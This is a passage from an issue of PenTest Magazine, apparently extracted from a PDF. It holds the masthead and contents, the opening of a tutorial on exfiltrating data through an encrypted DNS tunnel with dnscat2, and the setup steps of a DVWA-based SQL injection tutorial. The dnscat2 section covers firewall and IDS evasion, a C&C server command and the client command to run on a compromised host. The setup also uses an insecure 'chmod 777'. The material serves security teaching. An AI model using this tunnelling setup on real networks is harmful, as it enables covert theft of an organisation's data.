

Pentest

magazine

NOTORIOUS NETCAT

VULNERABILITY ASSESSMENT
VS PENETRATION TESTING

PHP OBJECT INJECTION

BYPASSING HTTPS PROTECTION
IS IT POSSIBLE?

Managing Editor: Anna Kondzierska
anna.kondzierska@pentestmag.com

Proofreaders & Betatesters: Lee McKenzie, Duncan, Kishore P.V., Sushil Verma

Special thanks to the Betatesters & Proofreaders who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Joanna Kretowicz
joanna.kretowicz@pentestmag.com

DTP: Anna Kondzierska

Publisher: Hakin9 Media Sp.z o.o. SK 02-676 Warsaw, Poland
ul. Postepu 17D
Phone: 1 917 338 3631 *www.pentestmag.com*

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Table of Contents

Vulnerability Assessment VS Penetration Testing <i>by Prashant BS</i>	4
Data Exfiltration via Encrypted DNS Tunnel using dnscat2 <i>by Sheikh Rizan</i>	14
Notorious Netcat <i>by Prasenjit Kanti Paul</i>	22
Pentesting with WPScan <i>by Junior Carreiro</i>	32
Bypassing HTTPS protection, is it possible? <i>by Ankit Rai</i>	38
Multi-step, chained attacks making use of multiple vulnerabilities for web exploitation <i>by Eslam Mohamed Reda</i>	47
PHP Object Injection <i>by Venkatesh Sivakumar (Pranav Venkat)</i>	53
SQL Injection Techniques for Web Application Testing <i>by Cory Miller</i>	60
Buffer Overflow: Taking control of an operating system <i>by Mohammad Ariful Islam</i>	78
Cybersecurity is first and foremost an exciting place for people who love problems and who like their scenery to change. <i>Interview with Stephen Brennan about cybersecurity and its role in our lives.</i>	92
Making mistakes and learning from them is part of the hacking learning curve <i>Interview with Luis Ramírez about cybersecurity and its role in our lives.</i>	95

Dear PenTest Readers,

We would like to present to you our newest issue, Notorious Netcat! This time we don't have a main theme, instead we gathered amazing articles on various topics. We hope you'll find them interesting and that you will have time to read them all.

We will start with answering an important question, what's the difference between Vulnerability Assessment and Penetration Testing? You will learn more about both approaches, their differences and similarities. Next, we will read about an open source tool called dnscat2 and its capabilities. In another article, you will be provided with high-level tutorial about Netcat, which is one of the most important tools in a pentester's toolbox. In this edition we will also take a closer look at WPScan, a well known vulnerability scanner, from a penetration tester approach. In the second part of the magazine you will learn how hackers chain vulnerabilities and make use of multiple web bugs to double the impact of their findings, find out if HTTPS is truly a secure solution, and learn more about SQL injection. Finally, an article about PHP will explain how command injection can be achieved through PHP object injection, and in the last article of the mag you can read about Buffer Overflow and how you can use it to take control of an operating system.

We want to thank you for all your support. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! Every comment means a lot to us.

Enjoy your reading,

PenTest Magazine's

Editorial Team

Data Exfiltration via Encrypted DNS Tunnel using dnscat2

by Sheikh Rizan

The dnscat2 tool was written by Ron Bowes. It is an open source tool freely available on github. According to the author, it was written to route all traffic via DNS (Domain Name Service) in encrypted fashion. It was designed to evade Firewall and IPS/IDS systems and it is generally used as a pentest tool. This article will examine the install and configuration of dnscat2. I will also examine its network traffic to give you an understanding of how its data is encrypted.

Evading Network Firewall

Most organizations implement Firewalls to control ingress and egress traffic. Additionally, Network Intrusion Prevention Systems (NIPS) are used to monitor for malicious traffic. Therefore, such packets that matches its signatures will certainly trigger an alarm and activate a preventive response. If a Threat Actor (TA) had compromised a host inside this organization, it wouldn't be an easy day to exfiltrate his loot to a C&C server on the Internet without being detected or blocked. The most monitored traffic would obviously be with HTTP on port 80 or 443. Other TLS bound protocols are monitored for large chunks of data exiting the Network. DNS traffic, on the other hand, is commonly abundant and is considered normal as each destination hostname would need to be resolved into an IP address before being routed thru a router.




Figure 1: Illustrates a typical network Firewall with data being exfiltrated via DNS Traffic

As a security precaution, some organizations only allow an Internal DNS forwarder to send domain queries (port 53) to external DNS servers. Direct DNS queries are blocked for security reasons. Other protocols such as HTTPS are usually heavily proxied and we all know that such traffic is closely monitored. With dnscat2, valid domain queries are used to transport malicious traffic to a Command & Control (C&C) Server located on the Internet. The recursive nature of the DNS protocol means that data can be channeled through multiple DNS servers until it reaches its authoritative server.

Setting up dnscat2 Server


Firstly, before setting up the dnscat2 server, it is recommended to register a valid domain and point its authoritative server to your C&C host. I used a Ubuntu VPS to host dnscat2 server. Before downloading the install package, I recommend that you download and compile your own ruby package from source as the prepacked Ubuntu/Debian versions don't work well with dnscat2. Remove any existing ruby installation using 'sudo apt-get remove ruby'.

```
wget http://ftp.ruby-lang.org/pub/ruby/2.5/ruby-2.5.0.tar.gz
tar -zxvf ruby-2.5.0.tar.gz
cd ruby-2.5.0
./configure
make && make install
ln -s /usr/local/bin/ruby /usr/bin/
```

The following ruby packages are needed for dnscat2. Use sudo or root to install.

```
sudo gem install ecdsa
sudo gem install salsa20
sudo gem install sha3
sudo gem install trollop
```

The latest dnscat2 can be downloaded at github ~ iagox86/dnscat2. If all prerequisites are met, you should be able to start it without any errors.

A terminal window titled "Terminal - root@goose: ~/dnscat2_server" showing the execution of dnscat2. The prompt is root@goose:~/dnscat2_server#. The command entered is ruby dnscat2.rb rojaksotong.com --secret=12345. The output shows several status messages: "New window created: 0", "New window created: crypto-debug", "dnscat2> Welcome to dnscat2! Some documentation may be out of date.", "auto_attach => false", "history_size (for new windows) => 1000", "Security policy changed: All connections must be encrypted and authenticated", "New window created: dns1", "Starting Dnscat2 DNS server on 0.0.0.0:53", and "[domains = rojaksotong.com]...". Below this, there is a block of text providing instructions on how to run the client, including the command ./dnscat --secret=12345 rojaksotong.com and a note that clients will connect on UDP port 53.

```
Terminal - root@goose: ~/dnscat2_server
File Edit View Terminal Tabs Help
root@goose:~/dnscat2_server# ruby dnscat2.rb rojaksotong.com --secret=12345
New window created: 0
New window created: crypto-debug
dnscat2> Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted and authenticated
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = rojaksotong.com]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=12345 rojaksotong.com

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=12345

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

Figure 3: dnscat2 running on C&C server

If you choose to omit --secret, dnscat2 will self-generate one for you. This secret is used to encrypt your traffic. The rojaksotong.com is my registered domain that this server will be listening for.

Setting Up dnscat2 client on Windows

It is now time to run the dnscat2 client on the victim host. Suppose you had compromised a Windows PC, you can invoke dnscat2 using Powershell. The advantage is that it will less likely be detected by AV systems. In our example, we use the precompiled executable client for Windows. Below is the command given on the compromised host and its output:

SQL Injection

Techniques for Web

Application Testing

by Cory Miller

The Open Web Application Security Project (OWASP) releases the top ten vulnerabilities found in web applications every year. Some of the items on the list are, Cross-Site Scripting (XSS), SQL Injections, and Cross-Site Forgery(CSRF). These vulnerabilities continue to plague our web applications today. Applications often store user data and business information in a backend database. When an application is used in a way it was not intended to be, it could potentially allow an attacker to gain access to its database. As a penetration tester, it is important to understand how the web application communicates back to the database and what techniques can be used to test if it's susceptible to a SQL injection attack.

What you will learn:

- How to setup DVWA.
- Examples of SQL Injection Techniques.
- How to identify which database is being used.
- How to use sqlmap to inject and test for SQL vulnerabilities.

What you need and should know:

- Familiar with web applications.
- Familiar with SQL statements and queries.
- You will need DVWA installed <http://www.dvwa.co.uk/>.
- Latest Version of Kali Linux running.

INTRODUCTION

In today's digital world, almost every business has a digital presence online. When a web application uses a SQL based database, it could potentially be vulnerable to a SQL injection attack. For example, when you log into a website, you have to supply a username and password. The application then passes the user input to the database, verifying the stored credentials. If proper protections are not in place, an attacker can inject SQL commands in an effort to circumvent login or, even worse, extract private data.

Over the past few years, OWASP has determined that A1-Injection is still one of the top web based vulnerabilities today. The reason SQL Injection is still one of the top vulnerabilities is because the techniques used to inject commands into a SQL database have not really changed. There are many useful resources on the OWASP community site and additional information on how to test and protect against such vulnerabilities. It is highly recommended to read more on their site. As security professionals, we must always learn and adapt to threats. Thankfully, there are many open source communities that allow us to practice safely. There are many purposely vulnerable images and site where you can safely test and hone your skills. One of my favorite vulnerable images is call the Damn Vulnerable Web App (DVWA). A SQL Injection attack involves modifying SQL statements in a malicious manner where they are entered into a field within a web application. If input validation checks are not put in place, the SQL query can edit, delete, or provide information from the backend database thus making this a very dangerous attack. Further in the tutorial, we will get to explore SQL Injection (SQLi) attacks in more detail.

LET'S GET STARTED

Now that you have a little background on the Damn Vulnerable Web App (DVWA), it's time to download and install it. DVWA can be installed on Linux, Mac OS/X, and Windows and is available at <http://www.dvwa.co.uk/>. For the purpose of this tutorial, we will be installing it on Kali Linux. Once downloaded, move the file to /var/www/html by using the following command (Figure 1).

Command:

```
# mv DVWA-master.zip
```

A terminal window showing the command to move the DVWA-master.zip file to the /var/www/html directory. The prompt is root@kali:~/Downloads# and the command is mv DVWA-master.zip /var/www/html/.

```
root@kali:~/Downloads# mv DVWA-master.zip /var/www/html/
```


(Figure 1). Move Command.

Once you move the file to the directory, you will need to extract the zip file to expand the contents. This is done by running;

Command:

```
# unzip DVWA-master.zip
```

Now we will rename the directory so that it is easier to browse in our browser. You can do this by running the MV command again with a `-i`, which will overwrite the current directory (Figure 2).

A terminal window showing the process of renaming the DVWA-master directory to DVWA. The first command is mv -i DVWA-master/ DVWA. The second command is ls, which shows the contents of the directory: DVWA, index.html, and index.nginx-debian.html.

```
root@kali:/var/www/html# mv -i DVWA-master/ DVWA
root@kali:/var/www/html# ls
DVWA  index.html  index.nginx-debian.html
root@kali:/var/www/html#
```

(Figure 2). Renaming the Directory.

Once we have renamed our directory, it is important that we add writing and execution permissions to the directory.

Command:

```
# Chmod -R 777 DVWA/
```

The next part is configuring the SQL server. We will start and create a new database, using root. Make sure to leave the password field blank. Now we can create the database and add a new user. (Figure 3).